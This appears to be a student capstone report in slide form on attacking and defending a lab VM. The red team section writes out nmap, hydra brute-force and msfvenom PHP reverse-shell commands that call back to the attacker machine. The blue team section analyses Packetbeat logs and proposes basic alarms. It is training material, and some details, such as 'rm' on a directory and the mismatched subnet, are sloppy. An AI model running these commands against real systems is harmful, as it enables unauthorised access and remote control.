Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


E’Tiyah Needam

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.0.1/24
Netmask: 255.255.255.0
Gateway: 192.168.1.100

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali VM

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone VM

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Router	192.168.1.100	Directs traffic from internet
Capstone VM	192.168.1.105	Victim's machine
Kali VM	192.168.1.90	Host's machine
Private IP	192.168.1.1	Private IP to login as admin of router

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port Scan	Allows an attacker to scan the network for any open ports	A Port Scan allows attackers to access servers through their open ports.
Brute Force Attack	Allows an attacker to crack a victim's login credentials by guessing possible combinations until the correct credentials are discovered	Brute Force allows an attacker access to anything that requires the victim's login credentials.
Webdav Connection	Allows an attacker to manage and upload files on the remote web server.	Attackers can upload malicious files to the victim's machine and take control of their machine. This allows an attacker to have access to confidential information.

Exploitation: Port Scan

01

Tools & Processes

Nmap was used to scan the network and determine which IP addresses had vulnerable ports open.


02

Achievements

I gained access to the victim's machine, 192.168.1.105, via TCP port 80. The command below helped me determine which port was open:

<nmap 192.168.1.0/24>

03



Exploitation: Brute Force Attack

01

Tools & Processes

A Hydra Attack was used to brute force into the directory.


02

Achievements

Gained access to the hidden directory using the command below:

<hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder>

03



Exploitation: Webdav Connection

01

Tools & Processes

Brute forcing into the Secret Folder revealed a personal note instructing how to access the Webdav.


02

Achievements

This exploit allowed me to upload a reverse shell payload to gain root access to the victim's machine. The command below created the shell.php:


<msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php>

03



Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan



Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.105	192.168.1.100	203.7GB	14.3GB
192.168.1.105	169.254.169.254	30.4KB	70.9KB
192.168.1.105	192.168.1.90	20.9KB	322.3KB
192.168.1.105	34.249.145.219	16.9KB	44KB
192.168.1.105	91.189.92.38	14.2KB	2MB
192.168.1.90	192.168.1.105	27.5MB	49MB
192.168.1.90	255.255.255.255	4.1KB	0B
192.168.1.90	192.168.1.255	3.5KB	0B
192.168.1.1	192.168.1.255	100.2KB	0B
192.168.1.1	239.255.255.250	92.1KB	0B

Export: Raw Formatted




- Port scan occured around 11pm on July 2nd.
- 27.5MB packets were sent from 192.168.1.90.
- The peak in traffic indicates that this is a port scan.

Analysis: Finding the Request for the Hidden Directory

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	6,066
http://192.168.1.105/webdav	16
http://192.168.1.105/	7
http://192.168.1.105/company_folders/	7
http://192.168.1.105/webdav/shell.php	6


Export: Raw Formatted



- The request started approximately 11:30pm on July 2nd.
- There were a total of 6,066 requests to the Secret Folder.

Analysis: Uncovering the Brute Force Attack





- There was a spike of 10, 463 connections over time.

Analysis: Finding the WebDAV Connection

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	6,066
http://192.168.1.105/webdav	16
http://192.168.1.105/	7
http://192.168.1.105/company_folders/	7
http://192.168.1.105/webdav/shell.php	6

Export: Raw Formatted

- There were 16 requests to the Webdav directory.
- The shell.php (reverse shell payload) was requested 6 times.

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

An alert can be set for anytime traffic was detected on any set port.

System Hardening

Do not leave any ports open. Regularly monitor ports that are always open.

Mitigation: Finding the Request for the Hidden Directory

Alarm

An alert for any access to this directory can be set.

I would set a threshold of 1.

System Hardening

Remove hidden directories on the server.

Use <rm secret_folder> to remove the directory from the server.

Mitigation: Preventing Brute Force Attacks

Alarm

An alert for 5 unsuccessful login attempts can be set to detect possible brute force attacks.

I would set an account lockout threshold of 5. After 5 failed attempts, the account will lock.

System Hardening

Once 5 unsuccessful login attempts occur, lockout the user to prevent possible brute force attacks.

The <chage> command allows you to set password expirations on user accounts.

Mitigation: Detecting the WebDAV Connection

Alarm

You can set an alert for every time webdav is accessed from other IP addresses.

System Hardening

Use a web application firewall.

Mitigation: Identifying Reverse Shell Uploads

Alarm

You can set an alert to detect any malicious files uploaded to the server, i.e. .php files.

System Hardening

Remove the ability to upload files to this directory over the web interface.


The End